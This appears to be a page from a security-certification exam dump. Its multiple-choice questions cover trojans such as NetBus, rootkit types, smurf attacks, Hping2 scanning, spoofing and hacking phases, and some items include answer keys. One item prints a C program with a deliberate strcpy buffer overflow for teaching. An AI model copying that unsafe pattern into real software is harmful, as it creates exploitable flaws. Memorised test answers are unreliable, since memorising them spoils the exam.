You work as a System Engineer for Cyber World Inc. Your company has a single Active Directory domain.
All servers in the domain run Windows Server 2008. The Microsoft Hyper-V server role has been installed on one of the servers, namely uC1. uC1 hosts twelve virtual machines. You have been given the task to configure the Shutdown option for uC1, so that each virtual machine shuts down before the main Hyper-V server shuts down. Which of the following actions will you perform to accomplish the task?
A. Create a logon script to shut down the guest operating system before the server shuts down.
B. Enable the Shut Down the Guest Operating System option in the Automatic Stop Action Properties on each virtual machine.
C. Create a batch file to shut down the guest operating system before the server shuts down.
D. Manually shut down each of the guest operating systems before the server shuts down.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 355
Adam works as a Security Analyst for Umbrella Inc. Company has a Windows-based network. All computers run on Windows XP. Manager of the Sales department complains Adam about the unusual behavior of his computer. He told Adam that some pornographic contents are suddenly appeared on his computer overnight.
Adam suspects that some malicious software or Trojans have been installed on the computer. He runs some diagnostics programs and Port scanners and found that the Port 12345, 12346, and 20034 are open. Adam also noticed some tampering with the Windows registry, which causes one application to run every time when Windows start.
Which of the following is the most likely reason behind this issue?
A. Cheops-ng is installed on the computer.
B. Elsave is installed on the computer.
C. NetBus is installed on the computer.
D. NetStumbler is installed on the computer.
Answer: (SHOW ANSWER)
Section: Volume A

NEW QUESTION: 356
John works as a C programmer. He develops the following C program:
```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int buffer(char *str) {
char buffer1[10];
strcpy(buffer1, str);
return 1;
```

```
}
int main(int argc, char *argv[]) {
buffer (argv[1]);
printf("Executed\n");
return 1;
}
```

His program is vulnerable to a _____ attack.

A. SQL injection

B. Denial-of-Service

C. Buffer overflow

D. Cross site scripting

Answer: (SHOW ANSWER)

Section: Volume C

Explanation/Reference:

NEW QUESTION: 357

SIMULATION

Fill in the blank with the appropriate name of the rootkit.

A _____ rootkit uses device or platform firmware to create a persistent malware image.

Answer:

firmware

NEW QUESTION: 358

Which of the following tools are used as a network traffic monitoring tool in the Linux operating system?

Each correct answer represents a complete solution. Choose all that apply.

A. Ntop

B. IPTraf

C. Netbus

D. MRTG

Answer: (SHOW ANSWER)

NEW QUESTION: 359

Which of the following malicious software travels across computer networks without the assistance of a user?

A. Trojan horses

B. Virus

C. Hoax

D. Worm

Answer: (SHOW ANSWER)

NEW QUESTION: 360
John is a malicious attacker. He illegally accesses the server of We-are-secure Inc. He then places a backdoor in the
We-are-secure server and alters its log files. Which of the following steps of malicious hacking includes altering the
server log files?
A. Maintaining access
B. Covering tracks
C. Gaining access
D. Reconnaissance
Answer: B (LEAVE A REPLY)

NEW QUESTION: 361
Who are the primary victims of smurf attacks on the contemporary Internet system?
A. SMTP servers are the primary victims to smurf attacks
B. Mail servers are the primary victims to smurf attacks
C. IRC servers are the primary victims to smurf attacks
D. FTP servers are the primary victims to smurf attacks
Answer: (SHOW ANSWER)

NEW QUESTION: 362
Which of the following is a computer worm that caused a denial of service on some Internet hosts and dramatically
slowed down general Internet traffic?
A. Beast
B. SQL Slammer
C. Code red
D. Klez
Answer: B (LEAVE A REPLY)

NEW QUESTION: 363
Adam works as a Security Administrator for Umbrella Inc. A project has been assigned to him to secure access to the network of the company from all possible entry points. He segmented the

network into several subnets and installed firewalls all over the network. He has placed very stringent rules on all the firewalls, blocking everything in and out except the ports that must be used. He does need to have port 80 open since his company hosts a website that must be accessed from the Internet. Adam is still worried about the programs like Hping2 that can get into a network through covert channels.
Which of the following is the most effective way to protect the network of the company from an attacker using Hping2 to scan his internal network?
A. Block all outgoing traffic on port 21
B. Block all outgoing traffic on port 53
C. Block ICMP type 13 messages
D. Block ICMP type 3 messages
Answer: C (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 364
Which of the following attacking methods allows the bypassing of access control lists on servers or routers, either hiding a computer on a network or allowing it to impersonate another computer by changing the Media Access Control address?
A. IP address spoofing
B. VLAN hoping
C. ARP spoofing
D. MAC spoofing
Answer: D (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 365
You see the career section of a company's Web site and analyze the job profile requirements. You conclude that the
company wants professionals who have a sharp knowledge of Windows server 2003 and Windows active directory
installation and placement. Which of the following steps are you using to perform hacking?
A. Covering tracks
B. Gaining access
C. Reconnaissance
D. Scanning
Answer: C (LEAVE A REPLY)

NEW QUESTION: 366
Adam works as a Security Analyst for Umbrella Inc. Company has a Windows-based network. All computers run on Windows XP. Manager of the Sales department complains Adam about the unusual behavior of his computer. He told Adam that some pornographic contents are suddenly

appeared on his computer overnight. Adam suspects that some malicious software or Trojans have been installed on the computer. He runs some diagnostics programs and Port scanners and found that the Port 12345, 12346, and 20034 are open. Adam also noticed some tampering with the Windows registry, which causes one application to run every time when Windows start.
Which of the following is the most likely reason behind this issue?
A. Elsave is installed on the computer.
B. Cheops-ng is installed on the computer.
C. NetBus is installed on the computer.
D. NetStumbler is installed on the computer.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 367
You want to measure the number of heaps used and overflows occurred at a point in time. Which of the following commands will you run to activate the appropriate monitor?
A. UPDATE DBM CONFIGURATION USING DFT_MON_TABLE
B. UPDATE DBM CONFIGURATION DFT_MON_TIMESTAMP
C. UPDATE DBM CONFIGURATION USING DFT_MON_BUFPOOL
D. UPDATE DBM CONFIGURATION USING DFT_MON_SORT
Answer: D (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 368
Which of the following rootkits patches, hooks, or replaces system calls with versions that hide information about the attacker?
A. Library rootkit
B. Boot loader rootkit
C. Hypervisor rootkit
D. Kernel level rootkit
Answer: A (LEAVE A REPLY)